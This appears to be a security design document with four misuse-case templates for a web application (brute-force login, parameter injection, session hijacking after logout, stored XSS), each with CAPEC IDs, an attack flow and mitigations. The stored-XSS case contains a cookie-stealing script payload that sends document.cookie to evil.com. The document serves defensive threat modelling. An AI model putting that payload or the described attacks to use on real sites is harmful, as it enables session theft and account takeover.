Misuse Case Template – Authenticate User

- **Associated Use Case/Functionality:** Authenticate User
- **Keyword(s) used to search for the attack pattern:** brute force login
- **Misuse Case Name:** Attacker performs brute-force attack on login
- **Attack Pattern Name and ID:** Brute Force – CAPEC-112
- **Attacker:** Malicious external user (unauthenticated)
- **Misuse Case Objective:** The attacker attempts to systematically guess valid credentials to gain unauthorized access.
- **Precondition/Prerequisite:** The login page is publicly accessible, and the system lacks sufficient protections such as rate-limiting, account lockout, or CAPTCHA.
- **Resources:** Lists of common usernames/passwords, basic scripting tools (Python, Hydra), or botnets (optional)
- **Flow of Events:**
  a) **Explore** – Attacker visits the login page and inspects request structure.
  b) **Experiment** – Attacker submits a few known username/password combos manually.
  c) **Exploit** – Attacker automates the login process using a brute-force tool, submitting hundreds/thousands of guesses until one succeeds.
- **Post Condition:** The attacker gains unauthorized access to a user or admin account, compromising confidentiality and access controls.
- **Solution & Mitigation:**
  a) Enforce account lockout after multiple failed attempts.
  b) Add CAPTCHA to detect and block bots.
  c) Implement rate-limiting for login requests.
  d) Use strong password policies.
  e) Monitor logs for repeated failed logins and alert admins.



Figure 1: Updated Use Case Diagram showing misuse case *"Attacker performs brute-force attack on login"* targeting the *"Authenticate User"* functionality.

Misuse Case Template – Update Account

- **Associated Use Case/Functionality:** Update Customer's Account
- **Keyword(s) used to search for the attack pattern:** parameter injection
- **Misuse Case Name:** Attacker performs parameter injection on profile
- **Attack Pattern Name and ID:** Parameter Injection – CAPEC-137
- **Attacker:** Malicious authenticated user
- **Misuse Case Objective:** Exploit vulnerable parameter encoding in HTTP requests to modify another user's account profile.
- **Precondition/Prerequisite:** The target web application uses a simple parameter-based query string and does not properly validate or sanitize inputs.

- **Resources:** No special tools needed — attacker can use browser dev tools or simple interceptors (e.g., Burp Suite, Postman).

- **Flow of Events:**
  a) **Explore** – Attacker navigates to their own profile update page and captures the HTTP request.
  b) **Experiment** – Attacker appends or modifies query parameters (e.g., &userId=2) to attempt updating another user's profile.
  c) **Exploit** – The web server does not validate the ownership of the userId and applies the changes to the wrong account.

- **Post Condition:** Unauthorized modification of data belonging to another customer.

- **Solution & Mitigation:**
  a) Validate all user-supplied parameters server-side before applying updates.
  b) Do not rely on client-supplied identifiers for sensitive operations.
  c) Sanitize input to prevent the injection of unexpected parameters.
  d) Implement audit logging for all profile modifications.



Figure 2: Updated Use Case Diagram showing misuse case *"Attacker performs parameter injection on profile"* targeting the *"Update Account"* functionality.

Misuse Case Template – Logout

- **Associated Use Case/Functionality:** Logout
- **Keyword(s) used to search for the attack pattern:** session hijack
- **Misuse Case Name:** Attacker hijacks session after logout
- **Attack Pattern Name and ID:** Session Hijacking – CAPEC-593
- **Attacker:** Malicious external user monitoring the network
- **Misuse Case Objective:** Steal or reuse an active session token to gain unauthorized access after a user logs out.
- **Precondition/Prerequisite:** The application uses sessions for authentication and fails to properly invalidate or regenerate session tokens after logout.
- **Resources:** Packet sniffing tools (e.g., Wireshark), browser dev tools, script injection or unsecured networks
- **Flow of Events:**
  a) **Explore** – Attacker observes session behavior, possibly using network sniffing tools.
  b) **Experiment** – Attacker attempts to reuse or insert a stolen session token into their browser session.
  c) **Exploit** – The application fails to verify token legitimacy, and the attacker accesses the target user's account.
- **Post Condition:** The attacker impersonates the logged-out user and can perform unauthorized actions in their account.
- **Solution & Mitigation:**
  a) Properly terminate sessions on logout and generate a new session key on every login.
  b) Encrypt and sign session tokens in transit using HTTPS.
  c) Use random, high-entropy session tokens that are hard to guess.
  d) Enforce short session timeouts and re-authentication for sensitive actions.



Figure 3: Updated Use Case Diagram showing misuse case *"Attacker hijacks session after logout"* targeting the *"Logout"* functionality.

Misuse Case Template – Update Account (Stored XSS)

- **Associated Use Case/Functionality:** Update Customer's Account
- **Keyword(s) used to search for the attack pattern:** stored XSS, cross-site scripting
- **Misuse Case Name:** Attacker injects malicious script into customer profile
- **Attack Pattern Name and ID:** Stored XSS – CAPEC-592
- **Attacker:** Malicious authenticated user
- **Misuse Case Objective:** Inject a persistent script into the system (e.g., user profile field) that executes when viewed by another user (e.g., admin or customer), enabling data theft or session hijacking.
- **Precondition/Prerequisite:** The system stores unvalidated user inputs (like name or bio) and renders them later without proper output encoding or sanitization.

- **Resources:** No special tools needed — attacker only needs a browser

- **Flow of Events:**
  a) **Explore** – Attacker identifies fields that are stored and rendered (e.g., name, bio, shipping note).
  b) **Experiment** – Attacker submits test script payloads like <script>alert(1)</script> and confirms storage and execution.
  c) **Exploit** – Attacker stores a malicious payload like <script>document.location='http://evil.com/'+document.cookie</script> into their profile.
  d) **Trigger** – An admin or another user views that profile, and the script runs in their browser.

- **Post Condition:** The attacker steals session cookies, captures login data, or hijacks the viewer's browser session.

- **Solution & Mitigation:**
  a) Validate and sanitize all user input before storing.
  b) Encode output when rendering any user-submitted data.
  c) Use a strict Content Security Policy (CSP) to block script execution.
  d) Disable JavaScript execution in any field that does not require it.



Figure 4: Updated Use Case Diagram showing misuse case *"Attacker injects malicious script in profile"* targeting the *"Update Account"* functionality.